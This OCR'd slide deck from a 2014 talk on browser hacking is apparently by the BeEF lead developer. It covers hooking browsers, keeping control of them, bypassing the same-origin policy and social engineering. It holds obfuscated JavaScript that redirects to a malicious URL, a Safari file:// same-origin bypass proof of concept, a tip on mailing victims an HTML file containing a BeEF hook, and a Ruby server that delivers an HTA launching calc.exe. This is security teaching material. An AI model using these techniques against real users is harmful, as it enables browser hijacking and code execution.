Browser Hacking in 2014

antisnatchor


21 May 2014

Who am I


- Co-author of Browser Hacker's Handbook
- BeEF lead core developer
- Application Security researcher
- Ruby, Javascript, OpenBSD and BlackMetal fan

The Browser Hacker's Handbook


- The Browser Hacker's Handbook is the first (real) compendium of browser hacking techniques
  - Focused on practical attacks
- Other suggested reading:
  - *Zalewski*: The Tangled Web
  - *Heiderich et al.*: Web Application Obfuscation



Browser Hacking Methodology



Initiating Control




Initiating Control

- Mandatory phase
- The browser must encounter & execute instructions under your control
- Trick, entice, fool or force the browser to achieve what you want

Initiating Control

- Cross-site Scripting
  - Reflected, Stored, DOM-based, Universal-XSS
- Compromised Webapps (see botnets)
- Advertisement networks
- Social Engineering attacks
  - Phishing, Baiting
- Man in the Middle
  - ARP Spoofing, DNS Poisoning

Retaining Control



Retaining Control

- Having the browser executing your instructions just once isn't that useful..

- You can't loose Control

(RIP Ian Curtis – Joy Division

Retaining Control

- Retaining Communication
  - Bi-directional channel between browser-server
    - XMLHttpRequest polling
    - WebSockets
    - DNS tunneling (yes, entirely in JavaScript)
- Retaining Persistence
  - Overlay IFrames
  - Browser events and Pop-under windows
  - Man-in-the-Browsers
  - Browser Extensions


Retaining Control

- Evading detection
  - You really do Regex variable names like ‘beef’??

```
loop
 develop_evasion()
 use_it_in_the_wild()
 sleep 10
 defenders_become_aware()
 sleep 20
 defenders_implement_detection()
end
```

Retaining Control

- Whitespace encoding



Retaining Control

- Timeouts (old malware tricks still work in JS)


```
var uxGfLVC = {
  sXCrv: 'ZEpXkhxSMz',
  egCSx: new Array("\x68\x74\x74\x70\x3A\x2F\x2F"+
           "\x6D\x61\x6C\x69\x63\x69\x6F"+
           atob("dXMuY35f34fgdkFhLmpz"['replace'](
           /35f34fgdk/,'29tL2')),""),
  LctUZLQnJ_gp: true
};

window['uxGfLVC'] = uxGfLVC;
function HrhB(){
  window['lo'+'ca'+'ution'['replace'](
    /ution/,'tion')] = window.uxGfLVC['egC'+
    'Sx'][0];
};
HrhB();
```

Retaining Control

- HTTP proxy gateway implements SpiderMonkey (FF) or V8 (C) to inspect potentially malicious JS executing it

```
if('\v'=='v'){
 ... // Malicious code for IE browser

}else{
 ... // Dead and Not-Malicious code for non-IE browsers
}
```

Bypassing the Same Origin Policy



Bypassing the Same Origin Policy

- Most important security control
- Most inconsistently implemented
- Most broken and bypassed

- Looks like every browser and plugin vendor implements in a different way

- SOP bypasses lead to very bad things!!

Bypassing the Same Origin Policy

- Implemented in slightly (sometimes significant) different ways in
  - Major browsers
  - Java, Adobe Reader/Flash, Silverlight and others
- Some SOP bugs are stupidly simple
  - Java: Two hosts are considered equivalent if both host names can be resolved into the same IP addresses [...].

Bypassing the Same Origin Policy

- Some SOP bugs are stupidly simple (Java)
  - Two hosts are considered equivalent if both host names can be resolved into the same IP addresses [...].

  Browserhacker.com <-> 10.10.10.10

  Browservictim.com <-> 10.10.10.10

  - For Java those domains are same-origin.
  - Virtual Hosting mayhem

Bypassing the Same Origin Policy

www.browservictim.com/demos/basic.html

Google

uld be hooked into **BeEF**.

n while your browser is working against you.

nks are for demonstratin

ne Browser Exploitation
.ckers.org homepage
ashdot

go at the event logger.
our secret here:

also load up a m

<!-- Copyright (c) 2006-2013 Wade Alcorn - wade@bindshell.net Browser Exploitation Framework (BeEF) - http://beefproject.com See the file 'doc/COPYING' for copying permission--><html><head> <title>Secret Page</title></head><body> <h1>Secret page</h1> This page is not hooked by beef. However you should still be capable of accessing it using the Requester. <label for="imptxt">Insert your secret here:</label> <input type="text" id="imptxt" name="Important Text" /> </body></html>

OK

Java Console

```
basic: Applet loaded.
basic: Applet resized and added to parent container
basic: PERF: AppletExecutionRunnable - applet.init() BEGIN ; jvmLaunch dt 159448 us, pluginInit dt
basic: Applet initialized
basic: Starting applet
basic: completed perf rollup
basic: Applet made visible
basic: Applet started
basic: Told clients applet is started
network: Cache entry not found [url: http://www.browserhacker.com/demos/secret_page.html, version:
network: Connecting http://www.browserhacker.com/demos/secret_page.html with proxy=DIRECT
network: Connecting http://www.browserhacker.com:80/ with proxy=DIRECT
network: Downloading resource: http://www.browserhacker.com/demos/secret_page.html
        Content-Length: 537
        Content-Encoding: null
network: Wrote URL http://www.browserhacker.com/demos/secret_page.html to File /Users/morru/Library
cache: Adding MemoryCache entry: http://www.browserhacker.com/demos/secret_page.html
network: CleanupThread used 4385906 us
security: Accessing keys and certificate in Mozilla user profile: null
security: JSS is not configured
```

Clear Copy Close


Bypassing the Same Origin Policy

- Some SOP bugs are stupidly simple (Safari)
  - By the SOP, http://localhost **!=** file://localhost
  - Safari up to 6.0.2 (last version tried) considers


    http://localhost === file://localhost
  - Send Social Engineering victim with HTML file attached containing <script src='http://beef_hook'></script>, you have a full HTTP proxy ;-)

Bypassing the Same Origin Policy


```
<html>
<body>
 <h1> I'm a local file loaded using the file:// scheme </h1>
<script>

xhr = new XMLHttpRequest();
xhr.onreadystatechange = function (){
 if (xhr.readyState == 4) {
  alert(xhr.responseText);
 }
};
xhr.open("GET",
"http://browserhacker.com/pocs/safari_sop_bypass/different_orig.html");
xhr.send();
</script>
</body>
</html>
```



I'm a local file loaded using the file:// protocol handler



Attacking Users



Attacking Users

- Humans are often referred to as the weakest link in information security:
  - Is it our inherent desire to be ‘helpful’?
  - Perhaps it’s our inexperience
  - Or, is it simply our (often) misplaced trust in each other?

Attacking Users

- Bring on your Social Engineering skills
  - Fake Software Updates
  - The rebirth of Clippy (Heretic Clippy)
  - Signed Applets (RIP)
  - Firefox Extensions
  - Abusing UI Expectations (popping IE 8/9/10)
  - Good old HTA (popping through IE 8/9/10)

Attacking Users


- Good old HTA

server.rb

```ruby
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'

class Hta < Sinatra::Base
  before do
    content_type 'application/hta'
  end

  get "/application.hta" do
 "<script>new ActiveXObject('WScript.Shell').Run('calc.exe')</script>"
  end
end

@routes = {
    "/" => Hta.new
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("0.0.0.0", 4000, @rack_app)

Thin::Logging.silent = false
Thin::Logging.debug = true

puts "[#{Time.now}] Thin ready"
@thin.start
```

Attacking Users

- Good old HTA



